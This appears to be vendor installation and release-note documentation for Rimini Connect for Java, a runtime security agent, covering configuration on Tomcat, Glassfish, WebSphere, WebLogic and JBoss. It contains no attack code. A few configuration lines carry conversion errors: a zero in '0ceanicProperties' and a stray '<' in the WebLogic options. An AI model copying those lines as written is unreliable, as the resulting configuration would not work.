



# Rimini Protect™

---

## Rimini Street AAMS Documentation

**Versions included:** Rimini Connect for Java: **24.0.0** / ARMR: **2.8**

# Table of Contents

Rimini Connect for Java	3
Rimini Connect Release Notes (24.0.0)	4
Supported Environments	11
Proposed Directory Structure	12
Deployment Options	14
Apache Tomcat	14
Glassfish	17
IBM WebSphere	19
Oracle WebLogic	23
Red Hat JBoss and WildFly	25
Configuration Guide	27
Logging Configuration	27
ARMR	30
The ARMR 2 Platform	31
ARMR Language Syntax	33
ARMR Mod	39
ARMR Rule	48
ARMR Rules and Compatibility Matrix	55
ARMR DNS Rule	56
ARMR Filesystem Rule	60
File I/O Security Feature	60
Path Traversal Security Feature	69
ARMR HTTP Rule	75
CSRF Security Feature	75
HTTP Header Injection Security Feature	85
HTTP/HTTPS Response Header Addition Feature	89
HTTP Verb Tampering	96
Improper Input Validation Security Feature	100
Open Redirect Security Feature	108
Session Fixation Security Feature	114
XSS Security Feature	116
ARMR Library Rule	123
ARMR Marshal Rule	129
Deserialization	130
XXE	136
ARMR Patch Rule	146
ARMR Process Rule	168
ARMR Sanitization Rule	175
armr-socket-rule	181
Secure Sockets	181
Socket Control Security Feature	184
TLS upgrade	191
ARMR SQL Rule	193

# Rimini Connect for Java

Documentation to guide you through the installation and configuration of Rimini Connect for Java.

# Rimini Connect Release Notes (24.0.0)

## Overview

This v24.0.0 release is primarily a rebranding of the Agent formerly known as Upgrade, now released as Rimini Connect. Agent configuration prefixes `oceanic.____` are supported and must be used. Agent property key names used for configuring any previous Upgrade agent version are not supported. A significant number of other new features, improvements and bug fixes are also included in the v24.0.0 release.

## New Features / Improvements

- PM-593 Rimini Connect branding of "Upgrade" agent
- Support for ARMR 2.4, 2.5, 2.6, 2.7, 2.8 added
- PM-434 / SPLAT-458 ARMR sql rule should log the SQL payload which triggered it
- PM-398 / W4J-14 Rule configuration errors in link events should be Very-High severity
- W4J-89 ARMR patch rule body error line numbers should match the patch body exactly
- PM-473 / W4J-106 Enforce correct CEF Event Type
- W4J-145 Remove delay between rules delivery and rules activation
- PM-479 / W4J-216 Add a warning if oceanic.OceanicProperties flag is not specified when connecting to the Portal
- W4J-278 Include httpRequestMethod CEF extension in applicable in CEF events
- W4J-1312 Deliver Security Events in the format accepted by Elasticsearch version 8.x
- ES-1715 / BAR-467 Validate path set by Agent property oceanic.OceanicPropertie
- PM-416 / SPLAT-450 Enable use of wildcards in the URI paths configured in the Sanitization rule
- PM-416 / SPLAT-462 Logging of undetermined values in ARMR Sanitization rule is now configurable
- PM-421 / BAR-460 Ship the encryptProperty.sh script with the agent
- PM-426 / SPLAT-455 Add gzip compression to security events sending requests
- SPLAT-461 XXE rule in Allow mode should only be allowed if it contains valid URIs
- PM-413 / SPLAT-446 The Agent should not attempt to load new rules if the disk is full
- PM-412 / SPLAT-442 The Agent must use the name provided by the Portal
- PM-384 / SPLAT-441 ARMR Open Redirect is now logged as http open redirect
- PM-326 / SPLAT-439 Allow multiple open-redirect rules with different hosts to be defined
- PLAT-533 Automatically print warnings for agent flags which are deprecated
- PM-277 / ES-1544 / ES-1625 / SECU-294 Security feature to prevent XXE attacks

- PM-401 / SECU-295 Add CEF extension `internalHttpRequestUri` to show the internal HTTP request that was last processed by the server, useful when whitelisting specific URIs in security features. This extension is added when CEF extension `HttpRequestUri` is also recorded.
- PM-351 / SECU-305 Wildcard support specified in the request declaration for CSRF Same Origin security feature
- PM-351 / SECU-307 Wildcard support added to the 'paths' parameter of the request declaration for HTTP input validation security feature
- PM-351 / ES-1524 / SECU-309 CSRF Same Origin rule did not support an exclusion list of URI paths
- PM-59 / SECU-311 Add support and fix for deserial rule protection of subclasses of `ObjectInputStream`
- PM-382 / SECU-312 Http metadata recorded in CEF events for any ARMR rules when available. Only events generated by server interacting with Web user will contain HTTP metadata
- SECU-313 Prepend recorded HTTP request metadata extensions with `taintData` prefix when metadata comes from tainted data
- PM-207 / SPLAT-392 Agent can now be configured using encrypted property values (i.e passwords)
- PM-349 / SPLAT-400 Agent reports supported ARMR versions during registration with Portal
- PM-216 / SPLAT-409 Whitelist network connections to the relay
- PM-348 / PM-384 / SPLAT-415 Security events now include "securityFeature" extension
- PM-310 / SPLAT-420 Introducing metadata as part of ARMR syntax
- PM-348 / SPLAT-381 CEF extension `ruleType` added to every CEF event logged by ARMR mods
- PM-322 / SPLAT-380 Elasticsearch connectivity can be configured using username and password
- SPLAT-368 Improved ARMR library rule support
- ES-1417 / SPLAT-363 Via ARMR syntax, support whitelisting URIs in the XSS security feature
- PM-200 / SPLAT-336 Agent startup warning message made more consistent:
- PM-282 / SECU-291 Empty (null) values and CEF keys are no longer included in the security log message
- PM-264 / ES-1074 / SECU-157 Socket connect, accept, client bind and server bind rules now accept fully qualified domain names (FQDN) as the target host (previously only IPV4 were allowed)
- ES-1422 / PM-330 / PLAT-519 Add Elasticsearch support to the agent Relay
- PM-287 / SECU-289 Add support for optionally replying with an HTTP 400 to SQL injection attacks in ARMR SQL rule

## Breaking Changes and Incompatible Updates

- Agent property key names used for configuring any previous "Upgrade" agent version

are not supported.

- This agent is not a drop-in replacement for v22.0.x versions. Agents can be upgraded from v22.0.x to v24.0.0 if the agent property key names are updated to use oceanic prefixes.
- In version 24.0.0+, the agent is configured by default to be used with the Portal. If the Portal is not being used, then the following agent property must be set:  
`oceanic.ControllerPresent=false`
- There is no support for Portal SaaS with this release of the Rimini Connect agent
- PM-481 / W4J-267 Make CEF "Product Vendor" field a constant

## Feature Removals

- Solaris and AIX operating systems are not supported
- SPLAT-284. XML logging configuration has been removed in version 23.0.0. All logging configuration previously achieved by XML can be achieved using oceanic.properties

## Bug Fixes

- W4J-1356. Not all HTML event handlers were considered for XSS detection
- W4J-1809 / ES-2130 / Hubspot 17975602969 Filesystem allow rule breaking WebLogic startup when logging is off
- W4J-1878. Child processes inherit configured properties file from the parent process
- W4J-1907. Bug fix for determining 'thead' HTML tag as safe for default XSS Armr rule protection
- W4J-1934. Process forking could fail in cases where multiple threads were starting a process simultaneously
- ES-1715 / W4J-45 Provide more information in error message when oceanic.properties file is not accessible
- W4J-110 Update handling of whitespace in the list of AllowSQLiPayloads
- W4J-128 Update wildcard behavior for ARMR process and ARMR filesystem rules for consistency
- W4J-170 Improvements to wildcard implementation in the ARMR socket rule
- ES-1704 / REM-3254 SQL Injection failed-attempt is incorrectly reported in some cases
- REM-3309 Communication errors do not include error messages from the root cause exception
- ES-1783 / REM-3321 Groovy reflective method invocations unsupported
- ES-1655 / REM-3175 Security log does not roll over to new date when oceanic.log.file.rotatedaily flag is set to true
- REM-3207 Log files cannot be generated when the maxindex flag is defined
- REM-3188 Improve accuracy of Portal registration error message
- REM-3186 NullPointerException encountered when searching for a File Read rule
- REM-2877 commandLine CEF extension contains unexpected additional text

- REM-2915 SQLi MariaDB vendor produces mysql string in CEF log
- REM-2918 NoClassDefFoundError when processing HTTP requests for older versions of WebLogic
- REM-2920 Sanitization rule duplicate should be reported as "link failure" and not "skipped"
- PM-368 / REM-2962 Rule duplicates caused the JVM with the Agent not to start. Should continue and log a LINK RULE failure instead
- REM-2988 Invalid parameters could be passed to the read/write/process/library declarations in filesystem, process and library rules
- REM-3013 Missing unload event when ARMR patch contains wrong code block language
- REM-3014 Fixes for Enum encoding in Agent messages sent to Portal
- REM-3018 Improved security event log entry creation logic
- REM-3023 Creation of security event from an ARMR patch rule can trigger stack overflow in very rare cases
- REM-3049 Proper encoding of ARMR supported version information in communication with the Management Console
- REM-3070 Property oceanic.NodePassword not being decrypted when encrypted
- REM-3072 Socket rule selection precedence is incorrect: ALLOW should be given priority over PROTECT.
- REM-3080 No security log entry is logged when rules are unloaded if the patch rule is loaded but not linked
- REM-3094 Socket client bind rule logs -1 for the localPort CEF extension value
- REM-3099 Socket client bind rule breaks connectivity to Elasticsearch
- REM-3114 Correct Agent registration message for API v1
- REM-3117 Allow declarations inside ARMR mod to be defined interchangeably before any rule declarations
- REM-3119 Two backslashes in ARMR String were not interpreted as an escaped backslash.
- REM-3120 Armr XSS rule logging was failing
- REM-3134 Incorrect error message when ARMR mod is overridden by another mod with higher version
- REM-3135 Metadata cannot be declared after code blocks in ARMR patch rules
- REM-3146 Allow known URI domains and local DTD files
- REM-3153 Uri path configured in XSS rule using the wildcard no longer needs to be absolute
- REM-2863 Calling the method `java/sql/SQLXML.getString()` will result in an `IllegalArgumentException` when `BuiltInSelfTest` is enabled
- ES-1457 / REM-2861 `ClassCastException` occurs for `weblogic.servlet.internal.ServletOutputStreamImpl` in Oracle EBS when XSS and CSRF security features are enabled
- REM-2854 CEF extension `methodName` is incorrect for Deserialization attacks using `ProcessBuilder.start()`
- ES-1465 / REM-2853 Sanitization rule prevents legitimate file upload due to XSS

detection

- REM-2845 Security log file timestamps were subject to JVM Locale configuration
- REM-2841 Early Oracle HotSpot Java 8 releases contain a fatal bug that is incompatible with agents, which will now skip such JVMs by default
- ES-1448 / REM-2838 Agent property AllowSQLiPayloads does not allow commas to be part of the specified payload
- ES-1422 / PM-330 / REM-2824 Agent no longer prints a warning when using Elasticsearch Relay and a Custom Trust Store
- ES-1422 / PM-330 / REM-2823 Unnecessary warning is displayed when ElasticsearchRelay Java option is used
- REM-2807 Loading a rules file that contains just comments or whitespace generates a parsing error
- REM-2770 Agent was unable to re-transform the bytecode after Java Flight Recorder transformation
- ES-1444 / REM-2880 Fixed circular references during sanitization inspection
- REM-2881 ArrayIndexOutOfBoundsException thrown when running with BIST flag
- ES-1491 / REM-2882 ARMR CSRF whitelisted paths should have a wildcard
- ES-1466 / REM-2860 Issue where file exec rule is not properly logging events where there is a path with space/s in the file/directory name.
- REM-2844 Fix issue with Agent debugging functionality.
- ES-1465 / REM-2853 Sanitization rule is preventing file uploading due to detection of XSS.
- REM-2869 Fix issue with an unsafe value incorrectly present in http response in ServletInputStreamReadLineTests.
- REM-2875 ARMR process rule does not trigger on Windows in certain circumstances when a forked process contains an argument.
- ES-1428 / REM-2812 Issue with network rules when no logging is configured
- REM-2805 Issues running Ehcache / Axis frameworks on J9 throwing IncompatibleClassChangeError
- REM-2804 Parameters to the action directive of ARMR rules, that are unsupported, do not fail validation as expected
- REM-2803 Allow action not supported with Input Validation security configuration for validating the HTTP method type
- REM-2777 Agent is not able to start with two Session Fixation rules
- REM-2753 Remove disallowed characters from the CEF extensions defined in patches
- REM-2745 With Open Redirect, some Spiracle tests with additional slash or backslash characters are mishandled

## Known Issues

- REM-2325 For Rimini Connect for Java, JBoss AS 7.1 with AppDynamics when the host is Java 11 is unsupported
- REM-2340 In Rimini Connect for Java, the Java 8 JDK option -Xcheck:jni is not

supported

- REM-2434 For Rimini Connect for Java, JBoss AS 7.1 and JBoss EAP 6.x running with IBM J9 are unsupported
- REM-2445 Inconsistent warning messages logged when user inadvertently omits `-Doceanic.log.file` property depending on whether `log.mode` is LOCAL or is BOTH
- REM-2508 CEF log not reporting if a method declared in a patch cannot be found
- REM-2612 / ES-1168 OpenJDK 8u222 guest throws `java.lang.UnsatisfiedLinkError: 'boolean sun.security.ec.ECKeyPairGenerator.native$40864_isCurveSupported(byte[])'`
- REM-2642 TLSUpgrade incompatible for apps running legacy SSL libraries such as Oracle Wallet
- REM-2800 Dynatrace OneAgent use with Rimini Connect for Java is not supported
- W4J-1158 On JDK11 host, ARMR patches fail to link when using JDK 4/5/6 guest (not new)
- W4J-1873 Duplicate DNS rules do not log `outcome=failure` error message
- W4J-1925 'rules not applied' event is not generated on Windows when rules fail to load due to restrictive permissions
- W4J-1926 Socket bind rule doesn't trigger when Socket bind is to a random port
- W4J-1951 Agent startup fails on Windows 2012 unless `vc_redist.x64.exe` is installed
- W4J-1954 spring-boot version 2.1 applications fail to start with 'InternalError: Class data timeout error'
- W4J-1960 Applications failing at startup with 'libc.so.6: version `GLIBC\_2.34' not found' error on earlier CentOS and RHEL versions 8 and lower, and on Ubuntu version 18 and lower.
- W4J-1961 Tomcat as a service not supported

## Operating Systems Compatibility Testing

Rimini Connect for Java v24.0.0 has been successfully tested on the following OS versions.

- Ubuntu 24
- Ubuntu 22
- Red Hat Enterprise Linux (RHEL) 9
- Windows Server 2022
- Windows Server 2019
- Windows Server 2012

### WARNING

Of particular note for Rimini Connect for Java v24.0.0 are the following issues which do not affect previous versions of Rimini Connect for Java (e.g. v22.0.x )

- W4J-1960 Applications failing at startup with 'libc.so.6: version `GLIBC\_2.34' not found' error on earlier CentOS and RHEL versions 8 and lower, and on Ubuntu version 18 and lower.

- W4J-1951 Agent startup fails on Windows 2012 unless vc\_redist.x64.exe is installed on the system.

## Application Server Compatibility Testing

Rimini Connect for Java v24.0.0 has been successfully tested with the following application servers on the guest JDK Java versions supported by the application server.

- Apache Tomcat versions 4,5,6,7,8,9,10
- JBoss Application Server 4,5,6,7,and Wildfly 15
- Red Hat EAP JBoss 6,7
- IBM WebSphere ND 7,8.5
- Oracle WebLogic 10,12
- Glassfish 2,3,4

### **WARNING**

Application server compatibility for Rimini Connect for Java v24.0.0 is in line with previous versions with one issue of particular note (which does not affect previous versions of Rimini Connect for Java , e.g. v22.0.x )

- W4J-1961 Tomcat as a service not supported

## Portal Compatibility Testing

Rimini Connect for Java v24.0.0 has been successfully tested with the following Portal Dedicated versions

- rimini-portal-6.11.1 (with Elasticsearch 8)
- rimini-portal-6.11.0 (with Elasticsearch 8)

# Supported Environments

## RAM

- Specific to application

## Java Versions

- Oracle HotSpot and OpenJDK Java 1.4, 5, 6, 7 for 32-bit: (HotSpot / Corretto / OpenJDK 8 host)
  - Linux
  - Windows Server
- Oracle HotSpot and OpenJDK Java 1.4, 5, 6, 7, 8 for 64-bit: (HotSpot / Corretto / OpenJDK 8 or 11 host)
  - Linux
  - Windows Server
- IBM J9 Java 6, 7 for 32-bit and 64-bit (J9 Java 8 host)
  - Linux
  - Windows Server

# Proposed Directory Structure

## Expected installation locations

- Linux: `/opt/oceanic`
- Windows: There is no specific directory recommendation for Windows

By default, Rimini Connect for Java uses the following layout for its root directory.

```
$ tree rimini-connect-for-java-24.x.x-bxxx/
├── agent
│   ├── compiler-17.jar
│   ├── compiler-8.jar
│   ├── connect.jar
│   ├── guest.jar
│   ├── host.jar
│   ├── linux-i686
│   │   └── liboceanic.so
│   ├── linux-x64
│   │   └── liboceanic.so
│   ├── module_patch.jar
│   ├── windows-i686
│   │   └── oceanic.dll
│   └── windows-x64
│       └── oceanic.dll
├── conf_1
│   ├── oceanic.properties
│   └── rules.armr
├── conf_2
│   ├── oceanic.properties
│   └── rules.armr
├── launcher
│   ├── jlp-linux-i686
│   ├── jlp-linux-x64
│   ├── jlp-windows-i686
│   └── jlp-windows-x64
└── scripts
    ├── encryptProperty.sh
    └── jasypt-1.9.3.jar
```

## Directories used

- `agent`: Location of Rimini Connect for Java agent installation.
- `conf_*`: Each configuration folder contains a separate configuration for an instance of the Application. The name of the configuration folder can be changed according to the user's requirements. Files will be modified in this directory and therefore write access must be permitted

- `launcher`: Java Launcher Pack

## `conf` folder structure

### `oceanic.properties`

This is the main configuration for the agent, where the user can specify a variety of properties. Here is an example:-

```
oceanic.rules.local=/opt/oceanic/conf_*/rules.armr
oceanic.log.file=/opt/oceanic/conf_*/security.log
oceanic.rules.autoreload=true
```

### `instance.oceanic.properties`

When an agent on-boards to the Portal for the first time, it will create a file called `instance.oceanic.properties`. The Portal uses this file to save credentials (node ID and password) to uniquely identify an agent after connection to the Portal.

# Apache Tomcat

## ! INFO

Please refer to the [Proposed Directory Structure](#) for assistance with the steps below.

## Basic Configuration

1. Open the `launcher.cfg` file which is located in the applicable OS sub-directory of the `launcher` directory in the Java Launcher Pack.

2. Search for the following lines:

```
#CONTAINER_HOME=<absolute-path>
#JVM_HOME=<absolute-path>
#OCEANIC_HOME=<absolute-path>
```

Relative paths are supported in the JLP configuration file. The paths are resolved relative to the location of the `launcher.cfg` file that they are defined in.

3. Delete the `#` symbol at the beginning of each line to enable settings.
4. Set `CONTAINER_HOME` to the location of JDK which your existing Application is using (e.g. Oracle Hotspot version 6u23).
5. Set `JVM_HOME` to the location of host JDK which is typically the latest version at the time of the Rimini Connect for Java installation (e.g. Oracle Hotspot version 8u461).
6. Set `OCEANIC_HOME` to the location of the Rimini Connect for Java agent:

- **On Linux:**

```
OCEANIC_HOME=/opt/oceanic/agent
```

- **On Windows:**

```
OCEANIC_HOME=<path-to-Rimini Connect for Java>\agent
```

7. Set `JAVA_HOME` to the applicable location where the Java Launcher Pack is installed:

- **On Windows:** Locate the `setenv.bat` (usually in the `bin/` folder of Tomcat), add

the following line:

```
JAVA_HOME=<path-to-Rimini Connect for Java>\launcher\<applicable-launcher>
```

- **On Linux:** Locate the `setenv.sh` (usually in the `bin/` folder of Tomcat), add the following line:

```
JAVA_HOME=/opt/oceanic/launcher/<applicable-launcher>
```

8. Set `oceanic.properties`:

- It is recommended that this is set via a command-line argument.
- The property file can use any name.
- On Linux, add the following line to `setenv.sh`:

```
JAVA_OPTS="$JAVA_OPTS -Doceanic.OceanicProperties=/opt/oceanic/conf_*/oceanic.properties"
```

- On Windows, add the following line to `setenv.bat`:

```
set JAVA_OPTS=%JAVA_OPTS% -Doceanic.OceanicProperties=<path-to-Rimini Connect for Java>\conf_*\oceanic.properties
```

9. Start the application and verify Rimini Connect for Java has been installed correctly

## Apache Tomcat as a Windows Service

1. Go to `<absolute-path-to-tomcat>\bin`.
2. Open the `Tomcat<version_number>w.exe` file.
3. In the Monitor Tomcat GUI, check that the Service Status is **Stopped**.
4. Go to the **Java** tab.
5. In the **Java Virtual Machine** field, add the path to the host JVM as follows:

- **For JVM Mode:**

```
<absolute-path-to-host-jdk>\jre\bin\server\jvm.dll
```

- **For Java Mode:**

```
<absolute-path-to-host-jdk>\bin\java
```

or

```
<absolute-path-to-host-jdk>\jre\bin\java
```

6. In the **Java Options** field add:

```
-agentpath:<absolute-path-to-agent-software>\agent\<path\to>\oceanic.dll  
-javaagent:<absolute-path-to-agent-software>\agent\connect.jar  
-Doceanic.OceanicProperties=<absolute-path-to-agent-software>\<config directory>\oceanicProperties
```

7. When using JVM Mode, the following two arguments must be included in the Java Options field:

```
-Dsun.java.command=org.apache.catalina.startup.Bootstrap  
-Doceanic.jnimode=true
```

**Notes:**

- Leave any existing Java options unmodified (e.g. `-Dcatalina.home`, `-Dcatalina.base`, `-Djava.endorsed.dirs`, `-Djava.io.tmpdir`, `-Djava.util.logging.manager`, `-Djava.util.logging.config.file`).
- If using a Java 11 host JDK with Tomcat running as a service (without the Java Launcher Pack), the following Java Option should also be added to the Java Options field:

```
--patch-module=java.base=<absolute-path-to-agent-software>\agent\<path\to>\module_patch.jar
```

8. Set `CONTAINER_HOME` to the guest JDK in the properties file pointed to by `-Doceanic.OceanicProperties`:

```
oceanic.ContainerHome=<absolute-path-to-guest-jdk>
```

**Important:** When specifying Windows file paths in the properties file, you must escape file separators. For example: `oceanic.ContainerHome=C:\\top_dir\\another_dir\\java_dir`

9. Go to the **Startup** tab and the **Shutdown** tab.
10. Ensure the **Mode** at the bottom is set to the appropriate value.
11. Click **Apply**.
12. Go to the **General** tab, start the Tomcat service to have the changes take effect.

# Glassfish

## ! INFO

Please refer to the [Proposed Directory Structure](#) for assistance with the steps below.

## Basic Configuration

1. Open the `launcher.cfg` file which is located in the applicable sub-directory of the `launcher` directory in the Java Launcher Pack.

2. Search for the following lines:

```
#CONTAINER_HOME=<absolute-path>  
#JVM_HOME=<absolute-path>  
#OCEANIC_HOME=<absolute-path>
```

Relative paths are supported in the JLP configuration file. The paths are resolved relative to the location of the `launcher.cfg` file that they are defined in.

3. Delete the `#` symbol at the beginning of each line to enable settings.
4. Set `CONTAINER_HOME` to the location of JDK which your existing Application is using (e.g. Oracle Hotspot version 6u23).
5. Set `JVM_HOME` to the location of host JDK which is typically the latest version at the time of the Rimini Connect for Java installation (e.g. Oracle Hotspot version 8u461).
6. Set `OCEANIC_HOME` to the location of the Rimini Connect for Java agent:

- **On Linux:**

```
OCEANIC_HOME=/opt/oceanic/agent
```

- **On Windows:**

```
OCEANIC_HOME=<path-to-Rimini Connect for Java>\agent
```

7. Set `JAVA_HOME` to the location where you install the Java Launcher Pack:
  - **On Windows:** Locate the `asenv.bat` (usually located in `glassfish/config` folder

of Glassfish), add the following line:

```
set JAVA_HOME=<path-to-Rimini Connect for Java>\launcher\<applicable-launcher>
```

- **On Linux:** Locate the `asenv.conf` (usually located in `glassfish/config` folder of Glassfish), add the following line:

```
JAVA_HOME=/opt/oceanic/launcher/<applicable-launcher>
```

8. Set `oceanic.properties`:

- The property file can use any name. For the example below we will name this `oceanic.properties`, and assume it references the first available configuration directory, i.e. `/opt/oceanic/conf_1`.
- If using the Proposed Directory Structure on Linux, add the following line to `<path/to/glassfish_home>/domains/<domain name>/config/domain.xml`:

```
<jvm-options>-Doceanic.OceanicProperties=/opt/oceanic/conf_1/oceanic.properties</jvm-options>
```

- On Windows, this can be set to wherever the agent software is installed, for example:

```
<jvm-options>-Doceanic.OceanicProperties=<absolute-path-to-agent-software>\conf_1\oceanic.properties</jvm-options>
```

9. Start the application and verify the agent has been installed correctly

# IBM WebSphere

## ! INFO

Please refer to the [Proposed Directory Structure](#) for assistance with the steps below.

## Basic Configuration

1. Open the `launcher.cfg` file which is located in the applicable sub-directory of the `launcher` directory in the Java Launcher Pack.
2. Search for the following lines:

```
#CONTAINER_HOME=<absolute-path>  
#JVM_HOME=<absolute-path>  
#OCEANIC_HOME=<absolute-path>
```

Relative paths are supported in the JLP configuration file. The paths are resolved relative to the location of the `launcher.cfg` file that they are defined in.

3. Delete the `#` symbol at the beginning of each line to enable settings.
4. Set `CONTAINER_HOME` to the location of JDK which your existing Application is using (e.g. Oracle Hotspot version 6u23).
5. Set `JVM_HOME` to the location of host JDK which is typically the latest version at the time of the Rimini Connect for Java installation (e.g. Oracle Hotspot version 8u461).
6. Set `OCEANIC_HOME` to the location of the Rimini Connect for Java agent:

- o **On Linux:**


```
OCEANIC_HOME=/opt/oceanic/agent
```

- o **On Windows:**

```
OCEANIC_HOME=<path-to-agent-software>\agent
```

# Startup Settings

1. Log in to the administrative console for the WebSphere node where you want to install the Java Launcher Pack.
2. Go to **Environment > WebSphere variables > JAVA\_HOME**.



3. Note the location used for `JAVA_HOME` (e.g. `$(WAS_INSTALL_ROOT)/java`).
4. Make a backup copy of the `java` directory used for `JAVA_HOME`:

```
mv java java_backup
```

5. In the same directory, make a symbolic link `java` to the Java Launcher Pack directory. For example:

```
ln -s /opt/oceanic/launcher ./java
```

6. Check the symbolic link is created:

```
ls -l ./java
```

7. Specify `-Doceanic.OceanicProperties` as follows:
  - In the administrative console, click **WebSphere application servers > server\_name**.

**Application servers**

Use this page to view a list of the application servers in your environment and the status of each of these servers. You can also use this page to change the status of a specific application server.

**Preferences**

Name	Node	Host Name	Version
server1	ws18Node01	ws18.waralek.lan	Base 7.0.0.0
Total 1			

- Click **Java and Process Management > Process definition**.

**General Properties**

Name: server1

Node name: ws18Node01

Run in development mode

Parallel start

Start components as needed

Access to internal server classes: Allow

**Server-specific Application Settings**

Classloader policy: Multiple

Class loading mode: Classes loaded with parent class loader first

Buttons: Apply, OK, Reset, Cancel

**Server Infrastructure**

- Java and Process Management
  - Class loader
  - Process definition
  - Process execution

- Click **Java Virtual Machine**.
- In the **Generic JVM Arguments** field, add the JVM options as follows:

- **On Linux:**


```
-Doceanic.0ceanicProperties=/opt/oceanic/<conf_*>/<name of property file>
```

- **On Windows:**

```
-Doceanic.0ceanicProperties=<absolute-path-to-agent-software>\<conf_*>\<name of property file>
```

- Click **Apply**.

9. Save the changes.



10. Restart the WebSphere server. The server must be restarted for the changes to take effect.

## Troubleshooting

Verify the configuration settings by checking the `variable.xml` file of the WebSphere node where you installed the Java Agent. The file should have the correct entries.

1. Go to `<WebSphereLocation>/profiles/<profileName>/config/cells/machineNameNode01Cell/nodes/machineNameNode01Cell`
2. Open `variable.xml` in the same directory.
3. Check the value of `JAVA_HOME`. For example:

```
<entries xmi:id="VariableSubstitutionEntry_1528377842438" symbolicName="JAVA_HOME" value="/home/users/IBM/WebSphere/AppServer/java" description="The filesystem path to the Java Virtual Machine installation directory."/>
```

# Oracle WebLogic

## ! INFO

Please refer to the [Proposed Directory Structure](#) for assistance with the steps below.

## Basic Configuration

1. Open the `launcher.cfg` file which is located in the applicable sub-directory of the `launcher` directory in the Java Launcher Pack.

2. Search for the following lines:

```
#CONTAINER_HOME=<absolute-path>  
#JVM_HOME=<absolute-path>  
#OCEANIC_HOME=<absolute-path>
```

Relative paths are supported in the JLP configuration file. The paths are resolved relative to the location of the `launcher.cfg` file that they are defined in.

3. Delete the `#` symbol at the beginning of each line to enable settings.
4. Set `CONTAINER_HOME` to the location of JDK which your existing Application is using (e.g. Oracle Hotspot version 6u23).
5. Set `JVM_HOME` to the location of host JDK which is typically the latest version at the time of the Rimini Connect for Java installation (e.g. Oracle Hotspot version 8u461).
6. Set `OCEANIC_HOME` to the location of the Rimini Connect for Java agent:

- **On Linux:**

```
OCEANIC_HOME=/opt/oceanic/agent
```

- **On Windows:**

```
OCEANIC_HOME=<absolute-path-to-agent-software>\agent
```

7. Set `JAVA_HOME` to the location where you install the Java Launcher Pack:
  - Go to `Oracle/Middleware/user_projects/domains/<domain_name>/bin`

- **On Windows:** Set `JAVA_HOME` to the applicable launcher directory at the beginning of the `setDomainEnv.bat` script:

```
set JAVA_HOME=<absolute-path-to-agent-software>\launcher\<applicable-launcher>
```

- **On Linux:** Locate the `setDomainEnv.sh` (usually in `Oracle/Middleware/user_projects/domains/<domain_name>/bin`), add the following line:

```
JAVA_HOME=/opt/oceanic/launcher/<applicable-launcher>
```

8. Set `oceanic.properties` and `-Dweblogic.MuxerClass` flag in `JAVA_OPTIONS`:

- It is recommended that this is set via command-line argument.
- The property file can use any name. For the example below, we will name this `oceanic.properties` and assume it references the first available configuration directory, i.e. `/opt/oceanic/conf_1`.
- Open the `setDomainEnv.sh` (Linux) or `setDomainEnv.bat` (Windows) file. If using the Proposed Directory Structure, add the following to the beginning:

- **On Linux:**

```
JAVA_OPTIONS="-Doceanic.OceanicProperties=/opt/oceanic/conf_1/oceanic.properties< -Dweblogic.MuxerClass=weblogic.socket.NIOSocketMuxer $JAVA_OPTIONS"
```

- **On Windows:**

```
set JAVA_OPTIONS=-Doceanic.OceanicProperties=<absolute-path-to-agent-software>\conf_1\oceanic.properties< -Dweblogic.MuxerClass=weblogic.socket.NIOSocketMuxer %JAVA_OPTIONS%
```

- **Note:** For more information on `-Dweblogic.MuxerClass`, see *Tuning Muxers in the Oracle documentation*.

9. Start the application and verify the agent has been installed correctly

# Red Hat JBoss and WildFly

## ! INFO

Please refer to the [Proposed Directory Structure](#) for assistance with the steps below.

## Basic Configuration

1. Open the `launcher.cfg` file which is located in the applicable sub-directory of the `launcher` directory in the Java Launcher Pack.

2. Search for the following lines:

```
#CONTAINER_HOME=<absolute-path>
#JVM_HOME=<absolute-path>
#OCEANIC_HOME=<absolute-path>
```

Relative paths are supported in the JLP configuration file. The paths are resolved relative to the location of the `launcher.cfg` file that they are defined in.

3. Delete the `#` symbol at the beginning of each line to enable settings.
4. Set `CONTAINER_HOME` to the location of JDK which your existing Application is using (e.g. Oracle Hotspot version 6u23).
5. Set `JVM_HOME` to the location of host JDK which is typically the latest version at the time of the Rimini Connect for Java installation (e.g. Oracle Hotspot version 8u461).
6. Set `OCEANIC_HOME` to the location of the Rimini Connect for Java agent:

- **On Linux:**

```
OCEANIC_HOME=/opt/oceanic/agent
```

- **On Windows:**

```
